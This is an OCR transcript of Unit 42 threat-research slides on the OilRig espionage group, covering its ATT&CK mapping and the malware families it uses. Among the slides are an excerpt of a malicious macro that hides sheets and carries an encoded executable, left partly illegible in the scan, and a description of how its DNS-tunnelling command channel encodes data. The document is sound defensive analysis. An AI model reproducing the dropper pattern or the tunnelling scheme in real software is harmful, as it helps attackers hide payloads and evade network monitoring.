
(Re)Building the OilRig Playbook

Mike Harbison, Threat Researcher
Palo Alto Networks

unit42



OILRIG

ESPIONAGE ADVERSARY BASED IN THE MIDDLE EAST

USES POPULAR MULTISCANNERS FOR TESTING


LEVERAGES MALICIOUS MACRO DOCUMENTS

EVIDENCE OF RELATIONSHIP TO OTHER THREAT GROUPS

USES CUSTOM TOOLS


USES WEBSHELLS ON COMPROMISED SERVERS

unit42



unit42

ATTACK LIFE CYCLE



ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

STIX™

unit42


Deconstructing the Attack Life Cycle

ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge


Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppCert DLLs	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Dynamic Data Exchange	Automated Collection	Data Compressed	Communication Through Removable Media
AppInit DLLs	AppCert DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Vulnerability	Execution through API	Browser Extensions	Data Encrypted	Connection Proxy
Application Shimming	AppInit DLLs	Code Signing	Credentials in Files	Network Service Scanning	Logon Scripts	Execution through Module Load	Clipboard Data	Data Transfer Size Limits	Custom Command and Control Protocol
Authentication Package	Application Shimming	Component Firmware	Exploitation of Vulnerability	Network Share Discovery	Pass the Hash	Graphical User Interface	Data Staged	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol

unit42


STIX 2.0



unit42



STIX™



unit42

OILRIG

unit42

‘Nafti’


or

نفتی

Persian for
‘petroleum’ or ‘oil’

unit42

ATTACK TIMELINE



unit42

ASSOCIATED TOOLS

ENDPOINT

CLAYSLIDE

HELMINTH

ISMAGENT

ALMA Communicator

SERVER

TWOFACE

RGDOOR

unit42


CLAYSLIDE

XLS files containing malicious macros and decoy documents

Delivered via spear phishing

Uses filenames and variables associated with vendors

unit42



HELMINTH

Dropped as both script and PE variants

Fully featured backdoor allowing for recon and additional actions

Capable of using DNS tunneling for C2

C:\USERS\PUBLIC\LIBRARIES\~WINDOWS\
C:\USERS\ADMINISTRATOR\APPDATA\ROAMING\MICROSOFT\INTERNET EXPLORER\USERS\
KRATOS
PLATO
JOHN-PC
ADMINISTRATOR
30
KERNEL.WS

ISMAGENT

Previously associated with the Greenbug group

Capable of using DNS tunneling for C2

Similarities with Helminth

unit42

```
Sub HideSheets()
    If ActiveWorkbook.Worksheets(1).Visible Then
        Dim WS_Count As Integer
        Dim i As Integer
        WS_Count = ActiveWorkbook.Worksheets.Count
        For i = 1 To WS_Count
            ActiveWorkbook.Worksheets(i).Visible = True
        Next i
        ActiveWorkbook.Worksheets(1).Visible = False
        ActiveWorkbook.Worksheets(2).Activate
    End If
End Sub

Sub InitEx()
Paltofp1 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Paltofp1 = Paltofp1 + "AAAAAAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v"
Paltofp1 = Paltofp1 + "ZGUuDQ0KJAAAAAAAAAAtSGbjaSkIsGkpCLBpKQiw3bX5sGUpCLDdtfuw5ykIsN21+rBwKQiw94nP"
Paltofp1 = Paltofp1 + "sGgpCLCMcAuxeikIsIxwDbFLKQiwjHAMsXgpCLBgUZuweCkIsGkpCbAHKQiwm3ABsWgpCLCbcPew"
Paltofp1 = Paltofp1 + "aCkIsJtwCrFoKQiwUmljaGkpCLAAAAAAAAAAFBFAABMAQUAEphZWQAAAAAAAAAA4AACAQsBDgAA"
Paltofp1 = Paltofp1 + "pAEAAJ4AAAAAAACWOAAAABAAAADAAQAAAEAAABAAAAACAAAFAAEAAAAAAAUAAQAAAAAAAJACAAAE"
Paltofp1 = Paltofp1 + "AAAAAAAAgBAgQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAAAAAAAAAAAAAbCgCALQAAAAAYAIA4AEA"
Paltofp1 = Paltofp1 + "AAAAAAAAAAAAAAAAAAAAAAAAAcAIA9BIAAJAcAgBwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Paltofp1 = Paltofp1 + "AB0CAEAAAAAAAAAAAAAAAAADAAQCMAQAAAAAAAAAAA[illegible]AAAAAAAAAAAAAAALnRleHQAAACk"
Paltofp1 = Paltofp1 + "owEAABAAAACkAQAABAAAAAAAAAAAAAAA[illegible]ZG[illegible]QAAcHEAAADAAQAAcgAAAKgBAAAA"
Paltofp1 = Paltofp1 + "AAAAAAAAAAAAAEAAAEAuZGF0YQA[illegible]APg[illegible]QA[illegible]AAAAaAgAAAAAAAAAAAAAAABAAADALnJz"
Paltofp1 = Paltofp1 + "cmMAAADgAQAAAGCAA[illegible]I[illegible]AAAAAAQAAAQC5yZWxvYwAA9BIAAABwAgAAFAAA"
Paltofp1 = Paltofp1 + "ACYCAAAAAAAAAAAA[illegible]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Paltofp1 = Paltofp1 + "AAAAAAAAAAAAAAAA[illegible]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Paltofp1 = Paltofp1 + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Paltofp1 = Paltofp1 + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Paltofp1 = Paltofp1 + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

ISMAgent


ALMA COMMUNICATOR

No internal configuration

Limited DNS tunneling for C2; newer versions use DNS and HTTP

Bundled with Mimikatz tool

unit42




CHECK FOR COMMANDS

```
36.37.94.33     //START DATA
95.68.110.115   //_Dns
73.110.105.116  //Init
46.98.97.116    //.bat
...
```

4 BYTES RECEIVED PER REQUEST

FILE CREATED AND COMMANDS EXECUTED



10 BYTES SENT PER REQUEST

MIMIKATZ TOOL (758,272 BYTES) TAKES 189,568 DNS REQUESTS TO DOWNLOAD

unit42

TWOFACE

Requires authentication to access additional features

Contains embedded secondary webshell

Discovered on multiple legitimate web servers

unit42

GET /NEWSPAGES/NEWS1.ASPX

مجلس التعاون لدول الخليج العربية

الأمانة العامة - قواعد المعلومات البلدية

English | اتصل بنا | خريطة الموقع

- الرئيسية
- وزراء شئون البلديات
- العمل البلدي
- المؤتمرات والإجتماعات
- الفرق واللجان
- المشاريع المتميزة

إجتماع اصحاب السمو والسعادة الوزراء المعنيين بشؤون البلديات

